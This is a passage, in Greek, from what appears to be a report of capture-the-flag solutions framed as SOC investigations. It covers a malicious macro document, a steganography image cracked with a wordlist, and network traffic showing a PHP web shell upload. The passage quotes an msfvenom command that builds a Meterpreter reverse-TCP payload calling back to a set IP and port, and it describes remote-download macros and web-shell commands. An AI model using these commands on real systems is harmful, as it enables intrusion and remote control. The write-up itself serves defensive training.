
“`olevba`

Phishing_Lvl1_Part1.doc”.

Τα αποτελέσματα της εντολής φαίνονται στις παρακάτω εικόνες 3 και 4




Εικόνα 3 Αποτέλεσμα εντολής “olevba Phishing_Lvl1_Part1.doc”



Εικόνα 4 Συνέχεια αποτελέσματος εντολής “olevba Phishing_Lvl1_Part1.doc”

Βήμα 2) Παρατηρούμε τα αποτέλεσμα προσεκτικά και βλέπουμε ότι ο VBA κώδικας εκτελείται μόλις ανοιχτεί το έγγραφο. Χωρίς να μπορούμε να δούμε τι εκτελείται καθώς από το αποτέλεσμα καταλαβαίνουμε ότι είναι σε base64 κωδικοποίηση. Με αρκετές δοκιμές καταλαβαίνουμε ότι πρόκειται για ένα binary αποτέλεσμα το οποίο είναι κωδικοποιημένο σε base64 μορφή. Για να πάρουμε το αποτέλεσμα από base64 σε binary, υπάρχουν πολλοί τρόποι όπως ένα online converter (base64 to binary). Οι εικόνες στο βήμα 1 και βήμα 2 δεν

αντικατοπτρίζουν ολόκληρο το αποτέλεσμα base64 και binary καθώς είναι αρκετά μεγάλο. Στην παρακάτω εικόνα 5 φαίνεται ένα κομμάτι του binary αποτελέσματος



Εικόνα 5 Binay αποτέλεσμα

Βήμα 3) Με την ίδια λογική μετατρέπουμε το binary αποτέλεσμα σε text. Στην εικόνα 6 αντικατοπτρίζεται το αποτέλεσμα της μετατροπής.

Εικόνα 6 Text αποτέλεσμα

Βήμα 4) Παρατηρώντας το αποτέλεσμα βλέπουμε τις Micro εντολές αλλά και το flag. Το σενάριο που ακολουθεί ο συγκεκριμένος κώδικας σε συνδυασμό με τον παραπάνω που μας έδωσε το olevba είναι ότι μόλις το victim ανοίξει το αρχείο θα πραγματοποιηθεί μια λήψη αρχείου από μια συγκεκριμένη θέση στο ιντερνέτ και στην συνέχεια θα εκτελεστεί. Η λογική είναι ότι ο attacker μέσα σε αυτό το αρχείο έχει βάλει το payload και μόλις εκτελεστεί, αποκτάει απομακρυσμένη σύνδεση.

Αποτέλεσμα:

CTF{Macro$_are_$o_cool}

4.2 Steg

4.2.1 Προσέγγιση Λύσης


Υπάρχουν διάφορες κατευθύνσεις που μπορεί να λάβει ο χρήστης αντικρίζοντας ένα αρχείο εικόνας που πρέπει να αναλυθεί. Επίσης υπάρχουν αρκετά εργαλεία που έχουν την ικανότητα να εξετάσουν το αρχείο από διάφορες κατευθύνσεις. Επίσης η εκφώνηση που δίνεται δεν προβάλει στον χρήστη της δοκιμασίας κάποιο στοιχείο για το πώς να προσεγγίσει την ανάλυση του. Έτσι και στη λύση πριν χρησιμοποιηθεί το εργαλείο steghide, πραγματοποιήθηκαν προσπάθειες με εργαλεία που προσφέρουν άλλες δυνατότητες από το steghide όπως την εξαγωγή metadata από την εικόνα ή την εξαγωγή όλων των εκτυπώσιμων ακολουθιών από χαρακτήρες που μπορούν να βρεθούν στα δυαδικά αρχεία της εικόνας. Η λογική είναι ότι αναλύεται το αρχείο μέχρι να γίνει αντιληπτό ή να προκύψει τι περιέχει το αρχείο ή αλλιώς τι είδους επεξεργασία έχει υποστεί. Για την αποκάλυψη του κωδικού πρόσβασης δεν υπάρχει κάποια συγκεκριμένη προσέγγιση που πρέπει να ακολουθήσει ο χρήστης και εδώ, οποιαδήποτε τεχνική του αποφέρει το αποτελέσματα μπορεί να εφαρμοστεί. Ωστόσο κάποιες τεχνικές είναι πιθανό να φέρουν πιο γρήγορα αποτελέσματα από κάποιες άλλες, ο χρήστης δεν μπορεί να το γνωρίζει αυτό γιατί δεν γνωρίζει και την φύση του κωδικού πρόσβασης. Στην παρακάτω λύση εφαρμόζεται η τεχνική dictionary με μια αρκετά γνωστή λίστα, την rockyou.txt το οποίο αποτελεί έναν αρκετά συχνό συνδυασμό [6].

4.2.2 Εκφώνηση

Εργάζεστε σαν SOC σε έναν οργανισμό και ένας υπάλληλος κατάγγειλε ότι έλαβε ένα νέο email το οποίο του φάνηκε ύποπτο καθώς η διεύθυνση αποστολής ήταν άγνωστη για αυτόν. Στο email επισημασμένη υπήρχε μια εικόνα, παρατηρείτε κάτι ύποπτο;

4.2.3 Λύση

Βήμα 1) Αρχικά κάνουμε unzip το αρχείο και βλέπουμε μέσα την εικόνα “you.jpg”, υπάρχουν διάφορες εντολές και εργαλεία όπου μπορούν να μας δώσουν στοιχεία όπως το exitftool με την εντολή “exitftool you.jpg” για να δω metadata της εικόνας, επίσης τρέχοντας την εντολή “strings you.jpg” θα μας εμφανίσει όλες τις εκτυπώσιμες ακολουθίες χαρακτήρων που μπορούν να βρεθούν στα δυαδικά αρχεία της εικόνας. Στην συγκεκριμένη περίπτωση στα αποτέλεσμα των δύο δεν βρίσκω κάτι το οποίο μπορεί να μου φανεί χρήσιμο όπως φαίνεται και στη εικόνα 7 και 8 .



Εικόνα 8 Αποτέλεσμα εντολής "exiftool.you.jpg"

Εικόνα 7 Αποτέλεσμα εντολής "string.you.jpg"

Βήμα 2) Σαν επόμενη σκέψη θα χρησιμοποιήσω το εργαλείο steghide όπου μια από τις πολλές δυνατότητες που έχει είναι να εξάγει τυχόν κρυμμένα δεδομένα σε μια εικόνα. Αυτό το πραγματοποιώ με την εντολή "steghide extract -sf you.jpg". Ωστόσο δεν μπορεί να

πραγματοποιηθεί η εξαγωγή τυχόν κρυφών δεδομένων καθώς χρειάζεται η εισαγωγή passphrase το οποίο και δεν έχω.

Βήμα 3) Με την βοήθεια του εργαλείου stegcracker και την λίστα rockyou.txt εκτελώ την εντολή "stegcracker you.jpg rockyou.txt" και ξεκινάω dictionary στο passphrase. Το αποτέλεσμα ήταν επιτυχής passphrase = "baseball" όπως φαίνεται και στην εικόνα 9.

```
└─$ stegcracker you.jpg rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'you.jpg' with wordlist 'rockyou.txt'..
Successfully cracked file with password: baseball
Tried 1021 passwords
Your file has been written to: you.jpg.out
baseball
```

Εικόνα 9 Αποτέλεσμα εντολής "stegcracker you.jpg rockyou.txt"

Βήμα 4) Πραγματοποιώ το extract με το γνωστό πλέον passphrase και βλέπω ότι υπάρχει ένα αρχείο με όνομα secret.txt μέσα στην εικόνα(Το stegcracker έχει επίσης εξάγει τα δεδομένα σε ένα txt αρχείο).

Βήμα 5) Με την εντολή "`cat secret.txt`" κοιτάζω τι υπάρχει μέσα στο αρχείο. Μια Base64 ακολουθία. Η αποκωδικοποίηση μπορεί να γίνει με πολλούς τρόπους όπως και με

```
└─$ cat secret.txt
VGhpcyBhaW4ndCBhIHNvbmcgZm9yIHRoZSBicm9rZW4taGVhcnRlZA0KTm8gc2lsZW50IHByYXllciBmb3IgZmFpdGgtZGVwYXJ
0ZWQNCkFuZCBJIGFpbid0IGdvbm5hIGJlIGp1c3QgYSBmYWNlIGluIHRoZSBjcm93ZA0KWW91J3JlIGdvbm5hIGhlYXIgbXkgdm
9pY2Ugd2hlbiBJIHNob3V0IGl0IG91dCBsb3VkDQpJdCdzIG15IGxpZmUNCkl0J3Mgbm93IG9yIG5ldmVyDQpCdXQgSSBhaW4nd
CBnb25uYSBsaXZlIGZvcmV2ZXINCkkganVzdCB3YW50IHRvIGxpdmUgd2hpbGUgSSdtIGFsaXZlDQooSXQncyBteSBsaWZlKQ0K
TXkgaGVhcnQgaXMgbGBhbiBvcGVuIGhpZ2h3YXkNCkxpa2UgRnJhbmtpZSBzYWlkLCAiSSBkaWQgaXQgbXkgd2F5Ig0KSSB
qdXN0IHdhbnQgdG8gbGl2ZSB3aGlsZSBJJ20gYWxpdmUNCkl0J3MgbXkgbGlmZQ0KWWVhaCwgdGhpcyBpcyBmb3IgdGhlIG9uZX
Mgd2hvIHN0b29kIHRoZWlyIGdyb3VuZA0KRm9yIFRvbW15IGFuZCBHaW5hLCB3aG8gbmV2ZXIgYmFja2VkIGRvd24NClRvbW9yc
m93J3MgZ2V0dGluZyBoYXJkZXIsIG1ha2Ugbm8gbWlzdGFrZQ0KTHVjayBhaW4ndCBldmVuIGx1Y2t5LCBnb3QgdG8gbWFrZSB5
b3VyIG93biBicmVha3MNCkl0J3MgbXkgbGlmZQ0KQW5kIGl0J3Mgbm93IG9yIG5ldmVyDQpJIGFpbid0IGdvbm5hIGxpdmUgZm9
yZXZlcg0KSSBqdXN0IHdhbnQgdG8gbGl2ZSB3aGlsZSBJJ20gYWxpdmUNCihJdCdzIG15IGxpZmUpDQpNeSBoZWFydCBpcyBsaW
tlIGFuIG9wZW4gaGlnaHdheQ0KTGlrZSBGcmFua2llIHNhaWQsICJJIGRpZCBpdCBteSB3YXkiDQpJIGp1c3Qgd2FudCB0byBsa
XZlIHdoaWxlIEknbSBhbGl2ZQ0KJ0NhdXNlIGl0J3MgbXkgbGlmZQ0KQmV0dGVyIHN0YW5kIHRhbGwgd2hlbiB0aGV5J3JlIGNh
bGxpbmcgeW91IG91dA0KRG9uJ3QgYmVuZCwgZG9uJ3QgYnJlYWssIGJhYnksIGRvbid0IGJhY2sgZG93bg0KSXQncyBteSBsaWZ
lDQpBbmQgaXQncyBub3cgb3IgbmV2ZXINCidDYXVzZSBJIGFpbid0IGdvbm5hIGxpdmUgZm9yZXZlcg0KSSBqdXN0IHdhbnQgdG
8gbGl2ZSB3aGlsZSBJJ20gYWxpdmUNCihJdCdzIG15IGxpZmUpDQpNeSBoZWFydCBpcyBsaWtlIGFuIG9wZW4gaGlnaHdheQ0KT
GlrZSBGcmFua2llIHNhaWQsICJJIGRpZCBpdCBteSB3YXkiDQpJIGp1c3Qgd2FudCB0byBsaXZlIHdoaWxlIEknbSBhbGl2ZQ0K
QW5kIGl0J3Mgbm93IG9yIG5ldmVyDQpJIGFpbid0IGdvbm5hIGxpdmUgZm9yZXZlcg0KSSBqdXN0IHdhbnQgdG8gbGl2ZSB3aGl
sZSBJJ20gYWxpdmUNCihJdCdzIG15IGxpZmUpDQpNeSBoZWFydCBpcyBsaWtlIGFuIG9wZW4gaGlnaHdheQ0KTGlrZSBGcmFua2
llIHNhaWQsICJJIGRpZCBpdCBteSB3YXkiDQpJIGp1c3Qgd2FudCB0byBsaXZlIHdoaWxlIEknbSBhbGl2ZQ0KJ0NhdXNlIGl0J
3MgbXkgbGlmZWV2ZXJ5dGhpbmdpc2F0cmFwLmV2ZXJ5dGhpbmdpc2F0cmFwZXZlcnl0aGluZ2lzYXRyYXBldmVyeXRoaW5naXNh
dHJhcGV2ZXJ5dGhpbmdpc2F0cmFwZXZlcnl0aGluZ2lzYXRyYXBldmVyeXRoaW5naXNhdHJhcGV2ZXJ5dGhpbmdpc2F0cmFwZXZ
lcnl0aGluZ2lzYXRyYXBldmVyeXRoaW5naXNhdHJhcGV2ZXJ5dGhpbmdpc2F0cmFwZXZlcnl0aGluZ2lzYXRyYXBldmVyeXRoaW
5naXNhdHJhcGV2ZXJ5dGhpbmdpc2F0cmFwZXZlcnl0aGluZ2lzYXRyYXBldmVyeXRoaW5naXNhdHJhcGV2ZXJ5dGhpbmdpc2F0c
```

Εικόνα 10 Αποτέλεσμα εντολής "cat secret.exe"

κάποιο online εργαλείο (Base64 to Text). Τα αποτέλεσμα Base64 και text στις παρακάτω εικόνες 10 και 11 δεν αντικατοπτρίζουν ολόκληρο το αποτέλεσμα καθώς ήταν αρκετά μεγάλο.

Εικόνα 11 Αποτέλεσμα εντολής "cat secret.exe" σε text μορφή

Βήμα 6) Κατά την ανάγνωση του αποτελέσματος παρατηρούμε του στοίχους πολύ γνωστού τραγουδιού, κάποιες ακολουθίες αλλά και ένα άλλο πολύ ενδιαφέρον αποτέλεσμα όπου βρίσκεται και το flag. Συγκεκριμένα στο μήνυμα έκρυψε ο επιτιθέμενος και μια εντολή `"msfvenom -p windows/metepreter/reverse_tcp lhost 192.168.158.128 lport 4444 -f exe > /home/yourhacker/steg.exe"`

CTF{Why_@lway$_m€}".

Το αποτέλεσμα αυτής της εντολής δημιουργεί ένα payload μέσα σε ένα exe αρχείο.

Αποτέλεσμα:

CTF{Why_@lway$_m€}.

4.3 Invoice

4.3.1 Προσέγγιση Λύσης

Για την επίλυση της δοκιμασίας "Invoice" δεν υπάρχουν πολλές προσεγγίσεις για την λύση της. Οποιοδήποτε εργαλείο επιτρέψει την προβολή και ανάλυση της δικτυακής κίνησης θα δώσει και την λύση καθώς το μόνο που δίνεται στον χρήστη είναι το αρχείο δικτυακής κίνησης. Πρόκειται για http κίνηση και για την εξαγωγή συμπερασμάτων απαιτείτε η ανάλυση των tcp πακέτων [20]. Η παρακάτω λύση ακολουθεί την λογική αυτή με το εργαλείο wireshark.

4.3.2 Εκφώνηση


Στην εταιρία που εργάζεστε διαρρεύσαν πληροφορίες από το τμήμα τιμολόγησης σχετικά με πελάτες της εταιρίας αλλά και κάποια τιμολόγια. Η εταίρα έχει ένα internal site

όπου και εκεί γίνονται upload τα τιμολόγια, εικάζεται ότι από εκεί διέρρευσαν οι σχετικές πληροφορίες. Το αρμόδιο τμήμα καταγράφει συνεχώς την κίνηση για το συγκεκριμένο site. Παρατηρείτε κάτι ύποπτο;

4.3.3 Προσέγγιση Λύσης

Βήμα 1) Αρχικά κάνουμε unzip το αρχείο που μας δόθηκε.


Βήμα 2) Βλέπουμε το Invoice.pcapng το οποίο και ανοίγουμε το wireshark για να



Εικόνα 12 Invoice. pcapng στο Wireshark


μελετήσουμε την δικτυακή κίνηση. Στην εικόνα 12 φαίνεται και το αποτέλεσμα του αρχείου με το wireshark.

Βήμα 3) Ακολουθώντας τα αρχικά TCP Stream βλέπουμε ότι έχει γίνει upload ένα αρχείο με ύποπτο όνομα Shell1.php. Επίσης μπορούμε να δούμε και τον κώδικα του αρχείου. Η συγκεκριμένη υπηρεσία όπως προαναφέρθηκε στην εκφώνηση είναι για να γίνονται τιμολόγια upload. Στην παρακάτω εικόνα 13 βλέπουμε το TCP Stream με το αρχείο.




Εικόνα 13 TCP Stream shell1.php

Βήμα 4) Συνεχίζοντας να κάνω follow TCP Streams υποθέτω ότι ο επιτιθέμενος εκμεταλλευόμενος κάποιες πολύ σοβαρές ευπάθειες της υπηρεσίας εκτελεί το αρχείο. Στην εικόνα 14 παρατηρούμε ένα ακόμα TCP Stream.



Εικόνα 14 Tcp Stream uploads/shell1.php

Βήμα 5) Συνεχίζοντας follow τα TCP βλέπουμε ότι απέκτησε απομακρυσμένη πρόσβαση με την εκτέλεση του αρχείου, συγκεκριμένα βλέπουμε και τις κινήσεις που έκανε. Εκτέλεση εντολής "`whoami`" για να δει σαν τι user απέκτησε πρόσβαση και να καταλάβει τα ανάλογα δικαιώματα. Πρόκειται για system user όπου έχει πρόσβαση σε οποιοδήποτε αρχείο και directory του server. Στο συγκεκριμένο TCP Stream της εικόνας 15 φαίνονται και κάποιες από τις εντολές που εκτελέστηκαν.



Εικόνα 15 Tcp Stream Commands μέρος πρώτο

Βήμα 6) Αφού ανακατευθυνθεί στα αρχεία που τον ενδιαφέρουν βλέπουμε ότι διαβάζει κάποια τα οποία περιέχουν ευαίσθητες πληροφορίες “Clients.txt”. Στην εικόνα 16 παρατηρούμε και τις υπόλοιπες εντολές που εκτελέστηκαν αλλά και τα αποτελέσματα τους.

Εικόνα 16 Tcp Stram Commands μέρος δεύτερο

Βήμα 7) Στο αρχείο info.txt παρατηρούμε μια base64 ακολουθία όπου είναι και το flag.

Αποτέλεσμα:

CTF{Inf0_Compromi$ed}

4.4 AppCh

4.4.1 Προσέγγιση Λύσης

Για το πρώτο σκέλος της δοκιμασίας και της αποκάλυψης του κωδικού πρόσβασης δεν υπάρχει κάποια συγκεκριμένη προσέγγιση που πρέπει να ακολουθήσει ο χρήστης, οποιαδήποτε τεχνική του αποφέρει αποτελέσματα με βάση τα στοιχεία που δίνονται ή και χωρίς αυτά, θα του επιτρέψει και την πρόσβαση στα στοιχεία. Η διαδικασία αποκάλυψης κωδικού πρόσβασης μπορεί να γίνει αρκετά σύνθετη ανάλογα την φύση του κωδικού, έτσι επιλέχθηκε ένας κωδικός πρόσβασης για τον οποίο δίνονται κάποια δεδομένα. Στην λύση αποκαλύπτεται ο κωδικός πρόσβασης με την τεχνική masking, επιλέχθηκε να χρησιμοποιηθεί αυτή, γιατί επιτρέπει την εκμετάλλευση όλων των δοσμένων στοιχείων ταυτόχρονα.

Υπάρχουν πολλοί τρόποι να παρακολουθηθεί ή να αναγνωριστεί η συμπεριφορά αρχείου για το δεύτερο σκέλος, ένας τρόπος είναι να καταγραφεί όλη η συμπεριφορά σε log αρχεία εκτελώντας το αρχείο σε απομονωμένο περιβάλλον, στην συνέχεια από την ανάλυση των log αρχείων προκύπτει η συμπεριφορά του. Επίσης υπάρχουν πολλά online εργαλεία τα οποία μπορούν να αναλύσουν αρχεία και να αναγνωρίσουν την εκάστοτε συμπεριφορά. Οι παραπάνω ενέργειες μπορούν να αναγνωρίσουν κάποια από τα ζητούμενα της δοκιμασίας αλλά όχι να εμφανίσουν το flag της, όποτε ο χρήστης που δοκιμάζει την επίλυση της εάν έχει φτάσει μέχρι αυτό το σημείο θα πρέπει να επεκτείνει την έρευνα του. Σκοπός της δοκιμασίας είναι να βάλει τον χρήστη να φτάσει ένα ακόμα παραπάνω επίπεδο στην ανάλυση της εφαρμογής δηλαδή να αντικρύσει τον κώδικα της. Οποιαδήποτε τεχνική ή εργαλείο διαθέτει την δυναμική να αποκαλύψει πέρα από την συμπεριφορά της, τον κώδικα της θα λύσει και την συγκεκριμένη δοκιμασία. Η προσέγγιση για την λύση της δοκιμασίας βρίσκεται στην αναγνώριση συμπεριφοράς εφαρμογής αλλά και στην αναγνωρίσει του κώδικα της.

